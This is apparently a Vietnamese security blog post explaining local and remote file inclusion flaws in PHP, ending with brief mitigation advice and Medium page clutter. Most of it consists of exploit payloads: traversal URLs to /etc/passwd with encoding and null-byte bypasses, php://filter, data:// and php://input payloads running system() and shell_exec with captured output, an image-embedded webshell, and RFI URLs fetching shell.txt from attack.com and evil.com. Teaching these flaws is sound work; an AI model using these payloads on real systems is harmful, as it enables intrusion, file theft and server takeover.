

[Open in app](#)[Sign up](#)[Sign In](#)

◆ Support independent authors and access the best of Medium. [Become a member](#) X

# Lỗ hổng File Inclusion

VNPT Sec · [Follow](#)

7 min read · Mar 9, 2020

Share

## 1. Tổng quan về lỗ hổng File Inclusion

File inclusion là một lỗ hổng nguy hiểm, nó cho phép tin tức truy cập trái phép vào những tệp tin nhạy cảm của server hoặc thực thi những đoạn mã độc bằng cách sử dụng chức năng include. Lỗ hổng xảy ra do cơ chế lọc đầu vào được thực hiện không tốt, giúp tin tức có thể khai thác và chèn các tệp tin độc hại. Lỗ hổng được khai thác bằng cách sử dụng chức năng include(), nên do vậy để hiểu về lỗ hổng này thì trước tiên ta cùng đi tìm hiểu về chức năng include().

Include là một chức năng được sử dụng trong nhiều ngôn ngữ lập trình. Ví dụ khi ta sử dụng chức năng include ở file “x” để gọi file “y” thì nội dung của file y sẽ được insert vào nội dung của file x. Chức năng này giúp lập trình viên có thể tái sử dụng các chức năng đã được định nghĩa mà không cần code lại.

Ví dụ:

Trong php: Ta có một trang list được viết bằng ngôn ngữ php như sau:

**list.php**

```
<?php
    echo "<a href='file1.php'>File1</a>
          <a href='file2.php'>File2</a>
          <a href='file3.php'>File3 </a>";
?>
```

File list.php có thể được include vào bất kì file nào trong website. Ví dụ ta có một file như sau:

### index.php:

```

1  <body>
2  ...
3  </body>
4

```

Bây giờ thì file list.php đã được include vào trong trang index.php, và bất cứ khi nào trang index.php được truy cập thì nội dung trang list.php được copy vào trong trang index.php và thực thi chúng.

**Trong JSP:** Ta có một trang index với nội dung như sau:

### index.jsp

```

<h2>This is index page</h2>
-----<jsp:include page="file1.jsp" />
<h2>End section of index page</h2>


```

Và một trang printdate.jsp

### file1.jsp

```
<% out.print("Today is: "+java.util.Calendar.getInstance().getTime()); %>
```

Kết quả:



Hình 1 Kết quả hiển thị trang index.jsp (nguồn: <https://www.javatpoint.com/jsp-include-action>)

Ngoài ra các ngôn ngữ khác cũng sử dụng chức năng include như:

- C/C++: #include “user\_defined\_file” hoặc #include <header.h>
- Java: import “file\_name.java”
- Python: import ... from ...

Chức năng include có thể bị tin tặc lợi dụng để khai thác và tấn công lại website. Có hai hình thức tấn công liên quan đến chức năng này:

- Local File Inclusion
- Remote File Inclusion

## 2. Local File Inclusion

### 2.1. Tổng quan về LFI

- Lỗ hổng Local File Inclusion nằm trong quá trình include file có sẵn trên server. Lỗ hổng xảy ra khi đầu vào người dùng chứa đường dẫn đến file bắt buộc phải include.
- Tin tặc cũng có thể lợi dụng những thông tin trả về để đọc những tệp tin nhạy cảm trên các thư mục khác nhau bằng cách chèn các kí tự đặc biệt như “..”, “/”, ““, ...

### 2.2 Khai thác lỗ hổng Local File Inclusion

Giả sử ta có một đường dẫn có thể bị tấn công Local File Inclusion:

```
http://example.com/index.php?file=userinput.txt
```

Giá trị của biến file được lấy thông qua đoạn mã php sau:

```
<?php
    Include($_GET['file']);
?>
|
```

Giờ thì tin tặc sẽ đưa mã độc vào biến ‘file’ để truy cập trái phép vào file trong cùng chỉ mục hoặc sử dụng kí tự duyệt chỉ mục như “..” để di chuyển đến chỉ mục khác.

Tin tặc có thể lấy được log bằng cách cung cấp đầu vào “/apache/logs/error.log” hoặc “/apache/logs/access.log”

### 2.2 Khai thác cơ bản

- Tin tức có thể sử dụng đường dẫn để xem một số file nhạy cảm trong server.

- Trong Windows có thể là các file win.ini hoặc là xem các log file bằng cách cung cấp các đầu vào đến những file đó: C:/Windows/win.ini hoặc /apache/logs/access.log

<http://example.com/index.php?file=C:/Windows/win.ini>

- Trong các hệ thống Linux thì ta cũng có thể đọc một số file nhạy cảm như /etc/passwd hay /etc/shadow.

- Ngoài ra có một số cách để khai thác lỗ hổng LFI cơ bản:

- Sử dụng Null byte(chỉ một số phiên bản của PHP sử dụng được):

<http://example.com/index.php?file=../../../../etc/passwd%00>

- Sử dụng Double encoding:

<http://example.com/index.php?file=%252e%252e%252fetc%252fpasswd>

- Sử dụng UTF-8 encoding:

<http://example.com/index.php?file=%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd>

- Vượt qua bộ lọc cơ bản:

<http://example.com/index.php?page=....//....//etc/passwd>

## 2.2.2 Khai thác LFI sử dụng các wrapper của PHP

PHP cung cấp wrapper là các built-in được sử dụng cho các giao thức kiểu url. Nó sử dụng một số hàm hệ thống như fopen(), copy(), file\_exit() và file\_size().

Các wrapper mà PHP cung cấp: Lưu ý: Để sử dụng các wrapper này thì chúng ta cần phải đáp ứng một số điều kiện môi trường.

[file:// – Accessing local filesystem](#)

[http:// – Accessing HTTP\(s\) URLs](#)

ftp:// – Accessing FTP(s) URLs

php:// – Accessing various I/O streams

zlib:// – Compression Streams

data:// – Data (RFC 2397)

glob:// – Find pathnames matching pattern

phar:// – PHP Archive

ssh2:// – Secure Shell 2

rar:// – RAR

ogg:// – Audio streams


expect:// – Process Interaction Streams

### a. Sử dụng php://filter

Php://filter là một hàm có sẵn từ phiên bản PHP5

`php://filter/convert.base64_encode/resource=file_name`

- Nó cho phép include một local file và đầu ra được mã hóa(Base64,rot13,...). Đầu ra của file “file\_name” sẽ được mã hóa base64 trong trường hợp này.



Khai thác LFI sử dụng php://filter

- Kết quả nhận được là một đoạn mã base64, đem đi giải mã thì ta có thể nhận được source code của trang index.php

Ngoài ra ta có thể sử dụng rot13 để khai thác với cú pháp như sau:

[http://example.com/index.php?  
file=php://filter/read=string.rot13/resource=index.php](http://example.com/index.php?file=php://filter/read=string.rot13/resource=index.php)

### b. Sử dụng wrapper data://

Đây là một hàm thực thi code từ xa. Ta có thể inject đoạn mã mà mình muốn thực thi vào url.

Cách thức khai thác:

- Sử dụng plaintext:

[http://example.com/index.php?file=data:text/plain,<?php php\\_code ?>](http://example.com/index.php?file=data:text/plain,<?php php_code ?>)

- Sử dụng bản mã:

[http://example.com/index.php?file=data:text/plain;base64,base64\\_code](http://example.com/index.php?file=data:text/plain;base64,base64_code)

Ví dụ: Sử dụng bản rõ: Ta sẽ inject một đoạn mã php để in ra thông tin phiên bản php đang sử dụng.

[http://example.com/index.php?file=data:text/plain,<?php phpinfo\(\); ?>](http://example.com/index.php?file=data:text/plain,<?php phpinfo(); ?>)

System	Windows NT DESKTOP-IGC2TA0 10.0 build 18363 (Windows 10) AMD64
Build Date	Aug 26 2019 09:04:05
Compiler	MSVC14 (Visual C++ 2015)
Architecture	i64
Configure Command	./configure --enable-snapshot-build --enable-debug-pack --with-pdo-oci=c:\\php-snap-build\\deps\\ocioracle\\64\\instantclient_12_1\\sdk\\shared --with-oci8-12c=c:\\php-snap-build\\deps\\ocioracle\\64\\instantclient_12_1\\sdk\\shared --enable-object-out-dir=.\\obj --enable-com-dll-shared --with-mcrypt=static --without-analyzer --with-xml
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\\Windows
Loaded Configuration File	C:\\xampp\\php\\php.ini
Scan this dir for additional ini files	(none)
Additional ini files parsed	(none)
PHP API	20160303

Khai thác LFI sử dụng wrapper data://

Ngoài ra ta có thể kết hợp sử dụng với một biến sử dụng phương thức GET để lấy giá trị và thực thi một shell code. Ví dụ:

```
http://example.com/index.php?file=data:text/plain,<?php system($_GET['x']); ?>&x=ls
```

Kết hợp wrapper với biến GET để thực thi mã độc

### c. Sử dụng wrapper php://input

- Wrapper php://input cũng là một hàm thực thi code từ xa. Nó cho phép khai thác lỗ hổng LFI thông qua một yêu cầu POST và một biến sử dụng phương thức GET

Ví dụ: Ta có một web có một chức năng sử dụng phương thức POST.

Ví dụ chức năng hiển thị ID

Để khai thác thì ta sẽ sửa thông tin của biến POST từ “id=100” thành một đoạn mã php: “<?php echo shell\_exec(\$\_GET['cmd']);?>”

Và thêm một biến GET với tên biến là “cmd” để biến POST lấy giá trị của biến cmd và thực thi shell code.

**Request**

Raw Params Headers Hex XML

```
POST /FI/File_inclusion/index.php?file=php://input&cmd=dir HTTP/1.1
Host: 192.168.4.183
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Connection: close
Cookie: PHPSESSID=6c155315ppkdgmgkhkpt+2pnleu
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

<?php echo shell_exec($_GET['cmd']);?>
```

**Response**

Raw Headers Hex HTML Render

```
</form>
<h2>Nhập thi ID</h2>
<form method="POST" >
  <input type="text" name="id">
  <input type="submit" name="GUI">
</form>

</body>
</html>
<br> Volume in drive C has no label.
Volume Serial Number is #4B5-E0F3


Directory of C:\xampp\htdocs\FI\File_inclusion

02/04/2020 09:56 PM <DIR> .
02/04/2020 09:56 PM <DIR> ..
01/07/2020 11:10 PM 24 anh.jpg
02/04/2020 09:56 PM 24 anh.png
12/09/2019 04:30 PM 91 File1.php
12/09/2019 04:31 PM 91 File2.php
12/09/2019 05:07 PM 89 file3.php
02/06/2020 10:50 PM 1,059 index.php
01/09/2020 09:18 AM 591 LFI.txt
01/08/2020 10:43 PM 2,441 upload.php
01/08/2020 11:21 PM 517 wrapperinput.php
9 File(s) 4,927 bytes
2 Dir(s) 4,477,808,640 bytes free
```

### 2.2.3 Kỹ thuật tạo webshell với FI


Để thực hiện phương pháp này ta cần phải tạo ra một file chứa các đoạn mã đọc(ví dụ: file .txt,.png,.jpg,...) khác file .php

Ví dụ: Ta tạo ra một file ảnh chứa đoạn mã php như sau:



File ảnh chứa mã php

- Sau đó ta upload file lên server và truy cập vào file đó.



### Kết quả khai thác

Trong vòng loại cuộc thi whitehat grand prix 06 mới đây có một bài web01 về File Inclusion chúng ta có thể tham khảo thêm: <https://whitehat.vn/threads/tong-hop-write-up-cuoc-thi-whitehat-grand-prix-06-vietnam-today-vong-so-loai.13135/>

## 3. Remote File Inclusion

### 3.1 Tổng quan về lỗ hổng

RFI là dạng tấn công chèn một file bất kỳ nào đó vào server. Kẻ tấn công sẽ truy cập vào file có chứa shell và khi hệ thống chạy file đó thì ý đồ của tin tặc sẽ được thực hiện thành công.

Khác với Local File Inclusion thì kẻ tấn công muốn thực hiện đoạn shell của mình thì phải gọi tới một file khác file php. Vì khi gọi file php, trình duyệt của nạn nhân khi gọi ra file này sẽ đóng vai trò là một client, ứng với server sẽ là server chứa file gọi đến. Do đó chỉ các mã html được thực thi ở phía máy khách, dẫn đến ý đồ không được thực hiện.

Hậu quả của việc tấn công RFI là có thể đánh cắp cookie chiếm quyền tài khoản hoặc còn có thể chiếm quyền server.

### 3.2 Khai thác lỗ hổng RFI

Để tấn công RFI, kẻ tấn công sẽ tạo ra một file chứa shell. Ví dụ như file shell.txt có nội dung như sau:

#### Shell.txt:

```


1 <?php
2     System("dir");
3 ?>
4

```

- Ta có thể sử dụng lại một số cách dùng để khai thác LFI.

<http://example.com/index.php?page=http://attack.com/shell.txt>

-> Kết quả thực hiện:



- Sử dụng Null byte:

<http://example.com/index.php?page=http://attack.com/shell.txt%00>

- Sử dụng double encoding:

<http://example.com/index.php?page=http%3A%2F%2Fevil.com%2Fshell.txtshell.txt%00>

## 4. Khắc Phục Lỗ Hổng File Inclusion

1. Kiểm tra chặt chẽ các file được include.

2. Hạn chế sử dụng include.

3. Với các thông tin được nhập từ bên ngoài, trước khi đưa vào hàm cần được kiểm tra kỹ lưỡng:

- Chỉ chấp nhận kí tự và số cho tên file (A-Z 0-9). Blacklist toàn bộ kí tự đặc biệt không được sử dụng.

- Giới hạn API cho phép việc include file từ một chỉ mục xác định nhằm tránh directory traversal.


[Follow](#)

## Written by VNPT Sec

33 Followers

---


### More from VNPT Sec



## Insecure Deserialization

### 1. Serialization và Deserialization

9 min read · Mar 10, 2020

 5  VNPT Sec

## DLL INJECTION

Tổng quan:

10 min read · Mar 1, 2020

 3 

 VNPT Sec

## XS-Search—XS-Leak

XS-Search / XS-Leak là một phương thức tấn công mới so với các lỗ hổng thường thấy trong top 10 OWASP. Các kỹ thuật sử dụng trong XS-Leak...

10 min read · Mar 11, 2020



1



[Update Guide](#) > [Details](#)

### 2020-0610 | Windows Remote Desktop Gateway (RD Gateway) Remote Code Execution Vulnerability

Vulnerability

đ: 01/14/2020 | Last Updated : 01/16/2020  
VE-2020-0610

A code execution vulnerability exists in Windows Remote Desktop Gateway (RD Gateway) when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests. This vulnerability does not require authentication and requires no user interaction. An attacker who successfully exploited this vulnerability could execute arbitrary code on the target system. An attacker could then install programs; view, change, or create new accounts with full user rights.

To exploit this vulnerability, an attacker would need to send a specially crafted request to the target system's RD Gateway via RDP.

The patch addresses the vulnerability by correcting how RD Gateway handles connection requests.

[Update Guide](#) > [Details](#)

### 2020-0609 | Windows Remote Desktop Gateway (RD Gateway) Remote Code Execution Vulnerability

Vulnerability

đ: 01/14/2020 | Last Updated : 01/16/2020  
VE-2020-0609

A code execution vulnerability exists in Windows Remote Desktop Gateway (RD Gateway) when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests. This vulnerability does not require authentication and requires no user interaction. An attacker who successfully exploited this vulnerability could execute arbitrary code on the target system. An attacker could then install programs; view, change, or create new accounts with full user rights.

To exploit this vulnerability, an attacker would need to send a specially crafted request to the target system's RD Gateway via RDP.

The patch addresses the vulnerability by correcting how RD Gateway handles connection requests.

 VNPT Sec

## Exploit Wednesday—Một ngày sau bản vá và thời điểm vàng khai thác lỗ hổng

Patch Tuesday

14 min read · Mar 9, 2020



1



See all from VNPT Sec

## Recommended from Medium



 Unbecoming

### 10 Seconds That Ended My 20 Year Marriage

It's August in Northern Virginia, hot and humid. I still haven't showered from my morning trail run. I'm wearing my stay-at-home mom...

◆ · 4 min read · Feb 16, 2022

 51K  810



 JP Brown

## What Really Happens to a Human Body at Titanic Depths

A Millisecond-by-Millisecond Explanation

◆ · 4 min read · Jun 23

 27K 322

---

## Lists



### Staff Picks

372 stories · 136 saves



### Stories to Help You Level-Up at Work

19 stories · 125 saves




### Self-Improvement 101

20 stories · 214 saves



### Productivity 101

20 stories · 231 saves



The PyCoach in Artificial Corner

## You're Using ChatGPT Wrong! Here's How to Be Ahead of 99% of ChatGPT Users

Master ChatGPT by learning prompt engineering.

◆ 7 min read · Mar 17



26K



459



Aleid ter Weel in Better Advice

## 10 Things To Do In The Evening Instead Of Watching Netflix

<https://medium.com/@vnptsec/lỗi-hổng-file-inclusion-adbb2e2d7b1b>

16/18

## Device-free habits to increase your productivity and happiness.

◆ · 5 min read · Feb 15, 2022

👏 23K

💬 364



 Kristen Walters in Adventures In AI

## 5 Ways I'm Using AI to Make Money in 2023

